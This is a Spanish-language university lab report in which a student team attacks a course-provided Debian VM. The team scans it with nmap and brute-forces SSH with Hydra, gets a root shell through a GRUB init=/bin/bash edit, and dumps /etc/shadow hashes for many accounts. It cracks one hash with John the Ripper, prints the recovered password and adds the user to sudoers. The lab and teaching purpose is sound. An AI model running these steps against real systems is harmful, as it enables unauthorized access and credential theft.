


UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE CIENCIAS, 2025-1

Criptografía y Seguridad



Práctica 5: Let's multiSSH our way in

Equipo CyberWizards


INTEGRANTES:

Fernández Blancas Melissa Lizbeth (319281778)
López Prado Emiliano (319205806)
Sánchez Salmerón Ethan Damian (319122323)



Desarrollo de la práctica

- Virtualizar la VM adjunta y hacer la configuración de red de tal forma que esa y su máquina atacante estén en el mismo segmento y se puedan comunicar entre ellas.

Primero se virtualizó la VM adjunta usando VirtualBox.



Posteriormente la máquina atacante (Kali) se conectó a una red VirtualBox Host-only que ya está configurada. Lo mismo se hizo con la VM Debian.



Como no teníamos acceso a la terminal de Debian, lo que se hizo fue obtener la ip de la máquina atacante (Kali) con ifConfig:

```
(meli㉿kali)-[~]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
      inet6 fe80::a00:27ff:fea6:f4b  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a6:0f:4b  txqueuelen 1000  (Ethernet)
          RX packets 11  bytes 4416 (4.3 Kib)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 47  bytes 6132 (5.9 Kib)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 24  bytes 1440 (1.4 Kib)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 24  bytes 1440 (1.4 Kib)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Una vez sabiendo esto, usamos el comando nmap -sV con el rango de subred usado para escanear el rango de direcciones IP en la subred y detectar dispositivos activos y servicios que están escuchando.

```
(meli㉿kali)-[~]
└─$ nmap -sV 192.168.56.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-21 18:39 CDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00019s latency).
All 1000 scanned ports on 192.168.56.101 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.56.102
Host is up (0.00023s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
2222/tcp  open  ssh    OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
8080/tcp  open  http   Apache httpd 2.4.62 ((Debian))
Service Info: OS: Linux; CPE:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 13.14 seconds
```

Con esto pudimos ver que hay dos hosts activos: la máquina atacante Kali y la MV Debian, lo cual nos permitió encontrar la IP de la MV Debian (En este caso 192.168.56.102).

- *Escanear el objetivo:*

Recopilar información de puertos, servicios y versiones (utilizando Nmap por ejemplo). Si bien en el laboratorio se vio un ejemplo muy sencillo, pueden consultar la documentación para obtener más información de la herramienta y personalizar sus escaneos.

A través del nmap realizado anteriormente podemos ver que los puertos activos de Debian son el puerto 2222 con SSH (OpenSSH 9.2p1) y HTTP (Apache HTTPD 2.4.62) en el puerto 8080.

- *Atacar el objetivo y obtener la contraseña de su equipo:*

Obtener mediante un ataque de diccionario la contraseña correspondiente a su equipo (utilizando Hydra por ejemplo).

Utilizando la dirección IP y el puerto por donde corre SSH, pudimos tratar de hacer un login:

```
(meli㉿kali)-[~]
└─$ ssh -p 2222 wizards@192.168.56.102

wizards@192.168.56.102's password:
Permission denied, please try again.
wizards@192.168.56.102's password:
```

Posteriormente obtuvimos un archivo de las primeras 3 millones de palabras de Rockyou para comenzar el ataque usando Hydra.

Hydra -Vf -l wizards -P rutaAlArchivo ssh://ip/puerto : Es un comando para un ataque de fuerza bruta a SSH. -vF es para el modo verbose, es decir, que muestre todos los intentos y se detenga cuando encuentre la contraseña correcta. -l especifica el nombre de usuario, -P la ruta

del archivo de palabras y ssh://ip/puerto es el protocolo y la dirección IP objetivo con el puerto SSH.

La idea inicial era repartir un millón de palabras por cada integrante del equipo. Eso fue lo que hicimos inicialmente

```
(meli㉿kali)-[~]
└─$ hydra -Vf -l wizards -P pass.txt ssh://192.168.56.102:2222

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-21 15:42:
25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 500272 login tries (l:1/p:50
0272), ~31267 tries per task
[DATA] attacking ssh://192.168.56.102:2222
[ATTEMPT] target 192.168.56.102 - login "wizards" - pass "123456" - 1 of 500272
[child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "wizards" - pass "12345" - 2 of 500272 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "wizards" - pass "123456789" - 3 of 500272 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "wizards" - pass "password" - 4 of 500272

[ATTEMPT] target 192.168.56.102 - login "wizards" - pass "nightingale" - 18163 of 492904 [child 13] (0/3)
[ATTEMPT] target 192.168.56.102 - login "wizards" - pass "ngapuhi" - 18164 of 492904 [child 9] (0/3)
[ATTEMPT] target 192.168.56.102 - login "wizards" - pass "nascar08" - 18165 of 492904 [child 1] (0/3)
[ATTEMPT] target 192.168.56.102 - login "wizards" - pass "narcis" - 18166 of 492904 [child 1] (0/3)
[ATTEMPT] target 192.168.56.102 - login "wizards" - pass "music12" - 18167 of 492904 [child 2] (0/3)
[ATTEMPT] target 192.168.56.102 - login "wizards" - pass "munirah" - 18168 of 492904 [child 0] (0/3)
```

Sin embargo, de acuerdo al estatus mostrado por Hydra, hacer un millón de intentos tardaría aproximadamente 8 días y medio en una máquina.

```
[STATUS] 82.26 tries/min, 17027 tries in 03:27h, 475877 to do in 96:26h, 13 active
```

Además, aunque la máquina de uno de los integrantes del equipo fuera relativamente rápido, al dejar la computadora encendida toda la noche, más 5 horas corriendo el proceso con hydra, éste apenas había tratado con 150 mil contraseñas, de 1 millón.



Perdonen la calidad, me acababa de despertar cuando tomé la foto jajaj

Por lo cual decidimos intentar con la técnica del /etc/shadow.

- *Investigar sobre el /etc/shadow , documentar su estructura y proponer una forma de obtener la contraseña de los demás equipos*

Procedimiento para conseguir /etc/shadow

Para conseguir el archivo donde se almacenan todos los hashes de contraseñas, pudimos seguir la ruta “tradicional” que sería esperar a que alguien de los equipos lograra entrar al servicio de la forma que estaba planeada y que escalara privilegios con cualquier método. Sin embargo, tenemos la máquina virtual, y tiene la grandísima desventaja de que al arrancar, te muestra el Grub boot loader, esto ya es una increíble vulnerabilidad, pues podemos modificar los comandos de arranque antes de que bootee el sistema, esto nos permite saltarnos absolutamente toda la seguridad del sistema e iniciar sesión como root:

```
GNU GRUB version 2.06-13+deb12u1

set root='hd0,msdos1'
if [ $feature_platform_search_hint = xy ]; then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
--hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 77a51a2d-cc43-4894\
-84a6-aafb09c0e67c
else
    search --no-floppy --fs-uuid --set=root 77a51a2d-cc43-4894-84a\
6-aafb09c0e67c
fi
echo      'Loading Linux 6.1.0-25-amd64 ...'
linux     /boot/vmlinuz-6.1.0-25-amd64 root=UUID=77a51a2d-cc4\
3-4894-84a6-aafb09c0e67c ro_ quiet
echo      'Loading initial ramdisk ...'
initrd   /boot/initrd.img-6.1.0-25-amd64

↑
↓

Minimum Emacs-like screen editing is supported. TAB lists
completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
command-line or ESC to discard edits and return to the GRUB
menu.
```

aquí podemos editar los permisos para que sean de escritura y que antes que cualquier cosa, arranque una terminal, y como el que ejecuta este comando es el usuario root, entonces tendríamos una sesión ROOT:

```
GNU GRUB version 2.06-13+deb12u1

set root='hd0,msdos1'
if [ $feature_platform_search_hint = xy ]; then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
--hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 77a51a2d-cc43-4894\
-84a6-aafb09c0e67c
else
    search --no-floppy --fs-uuid --set=root 77a51a2d-cc43-4894-84a\
6-aafb09c0e67c
fi
echo      'Loading Linux 6.1.0-25-amd64 ...'
linux     /boot/vmlinuz-6.1.0-25-amd64 root=UUID=77a51a2d-cc4\
3-4894-84a6-aafb09c0e67c rw_ quiet \
init=/bin/bash_
echo      'Loading initial ramdisk ...'
initrd   /boot/initrd.img-6.1.0-25-amd64

↑
↓

Minimum Emacs-like screen editing is supported. TAB lists
completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
command-line or ESC to discard edits and return to the GRUB
menu.
```

Finalmente, guardamos el archivo con Ctrl + X y el sistema comenzará a bootear, dando el siguiente resultado:

```
/dev/sda1: recovering journal  
/dev/sda1: clean, 41646/1248480 files, 596258/4992512 blocks  
bash: cannot set terminal process group (-1): Inappropriate ioctl for device  
bash: no job control in this shell  
root@(none):/# _
```

Ya dentro podemos simplemente imprimir en pantalla el archivo /etc/shadow

```
kirby:$y$j9T$PFuEM93PtaovEVUzbmgub.$Rhtn8ccccWILUusdqC03eGAqDHJvpkqNxWBxZZrQj.:  
19985:0:99999:7:::  
ninjas:$y$j9T$!I7kw5.mPLUczB/pdLsm/$B5PKe2axw5cG.vaed37SV115.j8x8J58f pwhNaKx5g3  
:19985:0:99999:7:::  
wizards:$y$j9T$tiu3RsLkRemyHDbcmBOC5/$owSyBqtfG041ncw.wpYSQ.x/UQ2Jck1/6Dt j85FGfU  
0:19985:0:99999:7:::  
cafepan:$y$j9T$u.jrfvTzZFTWSqWTxScpWk1$pvfU8UeNH21c5eQGwatJrIJr6UvnRuPApAkotk2qR7  
1:19985:0:99999:7:::  
doom:$y$j9T$MXDN1B1j8U4a1wcqRUZu?/$0DAweYCUjhK8i5YdXQ13AU0Au2N.jcwHuwYk5tM5/joD:1  
9985:0:99999:7:::  
panda:$y$j9T$d1snidEJOKaWkSKgWUpx1.$q60q0SCWhgnwN2ramKjFKha.j52Zmf sM1Ga0tLw/41Q4:  
19985:0:99999:7:::  
pingu:$y$j9T$p7gBkcSLEayzNe0Bt1ypw0$ZyrZXoF36SHmD4Z95XPdg9Urw4sk iDSf iYad5m55p72:  
19985:0:99999:7:::  
society:$y$j9T$bm3Ujx0rU6yqj.MG4Swq1$D9mes2swf7ftZRAdhuF.jKW88Z.j.7sYZmy7Y4IVEo.j2  
9:19985:0:99999:7:::  
pichu:$y$j9T$or6xWBjhtm151KLBrogn.$xXHpPb6nW2xX0chezgNjXqnTUQUbNBy51hZGykEy.d1:  
19985:0:99999:7:::  
shots:$y$j9T$y3s4IMODlejNUUCS1PQN2.$q.k90y1TaLu88IiuZddABn8Kj7h0D3/YR3EGuUZpJ.:  
19985:0:99999:7:::  
pibes:$y$j9T$07hSJOUg1tgGP7GRALUg9/$MeJJdLAvt4/j7J4qTS8raR4ug i0yUYgHUK4cNt3N24:  
19985:0:99999:7:::  
anonimos:$y$j9T$uvvZ6RCYgFi6QHnjtS3jTi.$ByUS.L1xeRFodWOEt4txAK5GrdxLpd59EcUZYQC6e  
u0:19985:0:99999:7:::  
root@(none):/#
```

O en nuestro caso más particular, imprimimos solo nuestro hash

```
root@(none):/# cat /etc/shadow | grep wizards  
wizards:$y$j9T$tiu3RsLkRemyHDbcmBOC5/$owSyBqtfG041ncw.wpYSQ.x/UQ2Jck1/6Dt j85FGfU  
0:19985:0:99999:7:::  
root@(none):/# _
```

Ya después de copiar este valor con GoogleLens, me di cuenta de que lo copiamos mal xD y que pusimos algunos ceros en vez de “o” mayúscula, por lo que no sirvieron de nada al rededor de 6 millones de comprobaciones usando John the ripper.


Sobre John the ripper, utilizamos esta herramienta ya que en hashcat no se tenía soporte para el tipo de algoritmo de encriptado usado sobre nuestra contraseña, pues después de analizarla

con la herramienta de hash Identifier descubrimos que se trataba de un Yescript , este algoritmo es mucho más robusto contra ataques de fuerza bruta y de diccionario, pues resulta que estos programas de ataque de diccionario no pueden atacar contra Yescript de forma nativa. Nuestra única alternativa es correr estos programas (John the riper) sobre un sistema operativo que nativamente aplique el algoritmo de encriptado Yescript (como Kali), por eso mismo 3 millones de intentos fueron en vano al correrlo sobre Fedora y 3 millones perdidos en Kali por culpa de usar el hash incorrecto. Un total de 8 horas inútiles.

La última tanda (con el hash correcto **wizards**:

\$y\$j9T\$tiu3RsLkRemyHDbcmBOC5\$/owSyBqtfGO41ncw.wpYSQ.x/VQ2JckI/6Dtj85FGfV0:19985:0:99999:7:::

Finalizó con éxito después de alrededor de 1 hora, lo cual es INFINITAMENTE más rápido que el método tradicional con el que estaba pensada la práctica.



```
kali-linux-2024
srsujeto@srsujeto: ~/hashCrack
File Actions Edit View Help
srsujeto@srsujeto: ~/hashCrack
0g 0:00:08:36 3.52% (ETA: 03:44:02) 0g/s 226.5p/s 226.5c/s 226.5C/s leelee13..kokikoki
0g 0:00:17:11 6.94% (ETA: 03:47:18) 0g/s 220.9p/s 220.9c/s 220.9C/s 5021314..381985
0g 0:00:19:41 7.93% (ETA: 03:47:45) 0g/s 220.1p/s 220.1c/s 220.1C/s snowy3..smileyy
0g 0:00:20:21 8.20% (ETA: 03:47:38) 0g/s 219.9p/s 219.9c/s 219.9C/s krishneel..knivez
0g 0:00:24:52 10.01% (ETA: 03:48:02) 0g/s 218.8p/s 218.8c/s 218.8C/s 08082531
0g 0:00:35:09 14.13% (ETA: 03:48:18) 0g/s 217.3p/s 217.3c/s 217.3C/s tysmom..tyatya
0g 0:00:36:11 14.56% (ETA: 03:48:03) 0g/s 217.2p/s 217.2c/s 217.2C/s rocker99..robinh00d
0g 0:00:38:43 15.59% (ETA: 03:47:55) 0g/s 216.9p/s 216.9c/s 216.9C/s immigrant..imajerk
0g 0:00:40:12 16.21% (ETA: 03:47:36) 0g/s 216.7p/s 216.7c/s 216.7C/s chopard..chloehope
0g 0:00:41:08 16.60% (ETA: 03:47:27) 0g/s 216.6p/s 216.6c/s 216.6C/s andreea2008..anaya15
0g 0:00:42:48 17.22% (ETA: 03:48:08) 0g/s 216.5p/s 216.5c/s 216.5C/s 152924..151492
0g 0:00:43:33 17.50% (ETA: 03:48:25) 0g/s 216.4p/s 216.4c/s 216.4C/s xxjodieux..xoxo210
0g 0:00:45:49 18.44% (ETA: 03:48:02) 0g/s 216.2p/s 216.2c/s 216.2C/s remon1..reino
0g 0:00:49:29 19.95% (ETA: 03:47:42) 0g/s 215.9p/s 215.9c/s 215.9C/s j11998..jjanice
0g 0:00:50:41 20.45% (ETA: 03:47:24) 0g/s 215.8p/s 215.8c/s 215.8C/s gloria6..glendateamo
0g 0:00:51:44 20.89% (ETA: 03:47:17) 0g/s 215.8p/s 215.8c/s 215.8C/s dewgong..devilkings
0g 0:00:52:57 21.40% (ETA: 03:47:02) 0g/s 215.7p/s 215.7c/s 215.7C/s bren21..breakingb
0g 0:00:57:25 23.12% (ETA: 03:47:56) 0g/s 215.5p/s 215.5c/s 215.5C/s 06261996..061904ga
0g 0:01:00:42 24.48% (ETA: 03:47:33) 0g/s 215.3p/s 215.3c/s 215.3C/s sprint87..spot2000
0g 0:01:03:42 25.75% (ETA: 03:47:01) 0g/s 215.2p/s 215.2c/s 215.2C/s poleman..pokey76
mheyahj (?)  
1g 0:01:06:32 DONE (2024-09-22 00:46) 0.000250g/s 214.9p/s 214.9c/s 214.9C/s mhylez..mheng26  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
(srsujeto@srsujeto)-[~/hashCrack]  
$
```

Así, pudimos obtener las credenciales para entrar a la máquina con Debian.

Usuario : wizards

Contraseña : mheyahj

Extra

Como algo que se puede realizar también, es aprovechar la vulnerabilidad de poder entrar al root de la máquina con Debian, y así poner al usuario wizards en el archivo de sudoers para que tenga permisos de administrador:

```
GNU nano 7.2          sudoers *
# While you shouldn't normally run git as root, you need to with etckeeper
Defaults:zsudo env_keep += "GIT_AUTHOR_* GIT_COMMITTER_"
# Per-user preferences; root won't have sensible values for them.
Defaults:zsudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"
# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
Defaults:zsudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"
# Ditto for GPG agent
Defaults:zsudo env_keep += "GPG_AGENT_INFO"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
wizards ALL=(ALL:ALL) ALL
[ Cancelled ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute   ^C Location
^X Exit      ^R Read File  ^N Replace   ^U Paste      ^J Justify   ^- Go To Line
```

Por lo que ya teniendo acceso al usuario wizards desde Kali, podemos realizar acciones como administrador, con sudo.

```
ethand@kali:~          Leeme.txt *
Este servidor ha sido comprometido por CyberWizards
[ Cancelled ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute   ^C Location
^X Exit      ^R Read File  ^N Replace   ^U Paste      ^J Justify   ^- Go To Line
```

```
Debian GNU/Linux 12 debian tty1
debian login:wizards
Password:
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Sep 22 14:23:34 CDT 2024 from 10.0.2.5 on pts/0
No directory, logging in with HOME=/
$ ls
bin  dev  home  initrd.img.old  lib  lost+found  mnt  proc  run  srv  tmp  var  vmlinuz.old
boot etc  initrd.img  Leeme.txt  lib64  media  opt  root  sbin  sys  usr  vmlinuz
$ cat Leeme.txt
Este servidor ha sido comprometido por CyberWizards :)
```

Que en este caso solo fue escribir en un .txt, que se puede ver desde la máquina con Debian.

Complicaciones en la práctica.

Ethan Sanchez:

Tuve problemas para configurar las máquinas virtuales en la misma red, ya que, primero intenté conectarlas a la misma red Host que tenía. Y al hacer escaneo con nmap pude obtener la dirección IP de la máquina virtual con Debian. Usé el comando **sudo nmap -O 192.168.100.160** para estar seguro de que esa era la dirección IP de la máquina con Debian, con este comando se puede ver el sistema operativo de la dirección IP, así como un reporte de este.



The screenshot shows a terminal window titled 'ethand@kali:~' running on a Kali Linux desktop environment. The user has run the command \$ sudo nmap -O 192.168.100.160. The output is as follows:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-21 17:26 CDT
Error #487: Your port specifications are illegal. Example of proper
60000-"
QUITTING!
(ethand@kali)-[~]
$ sudo nmap -O 192.168.100.160
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-21 17:26 CDT
Nmap scan report for 192.168.100.160
Host is up (0.0015s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
2222/tcp  open  EtherNetIP-1
If you a8080/tcp open http-proxy check your computer's network connection.
If your Device type: general purpose
MAC Address: 08:00:27:AC:35:2C (Oracle VirtualBox virtual NIC)
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nm
Nmap done: 1 IP address (1 host up) scanned in 1.82 seconds
(ethand@kali)-[~]
```

Y con ese reporte, pude ver que los puertos abiertos de esta dirección IP eran los 2222/tcp y el 8080/tcp. Sin embargo, al intentar iniciar sesión mediante ssh al puerto 2222 con el comando `ssh wizards@192.168.100.160 -p 2222`, pero me arrojaba un mensaje de error con el mensaje “No route host”.

Por lo tanto creé una red NAT 10.0.2.0/24 en la aplicación de VirtualBox y configuré las máquinas virtuales para que estuvieran en esa red NAT.

Y así, haciendo un escaneo con nmap en la nueva red desde la máquina con Kali:

```
L$ nmap -sT 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-21 17:51 CDT
Nmap scan report for 10.0.2.1
Host is up (0.0012s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 10.0.2.4
Host is up (0.0017s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
2222/tcp  open  EtherNetIP-1
8080/tcp  open  http-proxy

Nmap scan report for 10.0.2.5
Host is up (0.00088s latency).
All 1000 scanned ports on 10.0.2.5 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.99 seconds
```

Pude ver que la máquina con Debian se encontraba con la IP 10.0.2.4 y que los puertos 2222 y 8080 eran los puertos abiertos, y tratando de iniciar sesión mediante ssh al puerto 2222

```
(ethand㉿kali)-[~]
$ ssh wizards@10.0.2.4 -p 2222
wizards@10.0.2.4's password:
Permission denied, please try again.
wizards@10.0.2.4's password: █
```

Y ya pude conectarme correctamente a la máquina con Debian.

Melissa Fernández:

No hubo complicaciones en particular, solamente al momento de tratar de hacer el ataque de diccionario separé el millón de palabras en dos archivos para que corrieran dos terminales al

mismo tiempo (no mejoró nada), por lo que cuando me marcó error de red decidí volver a ponerlo ya solamente con una terminal desde la palabra en que se quedó.

Emiliano López:

No hubo complicaciones más allá de lo comentado sobre los hashes.

Conclusiones

Con esta práctica pudimos aprender a cómo realizar un ataque a diccionario usando herramientas como nmap, que nos ayuda a realizar un escaneo sobre direcciones IP 's para descubrir vulnerabilidades en esa máquina. A su vez, pudimos ver que usar hydra como herramienta para realizar el ataque a diccionario puede tardar demasiado si lo hacemos con un archivo lo suficientemente grande, con posibles contraseñas, como es el archivo de rockYou.txt Así que otra solución es intentar usar el valor hash de la contraseña para poder intentar obtener información sobre cómo fue cifrada y así usar otra herramienta como jack the reaper que nos permite descifrar contraseñas con algún algoritmo, en este caso fue Yescrypt, de esta forma, pudimos ingresar al 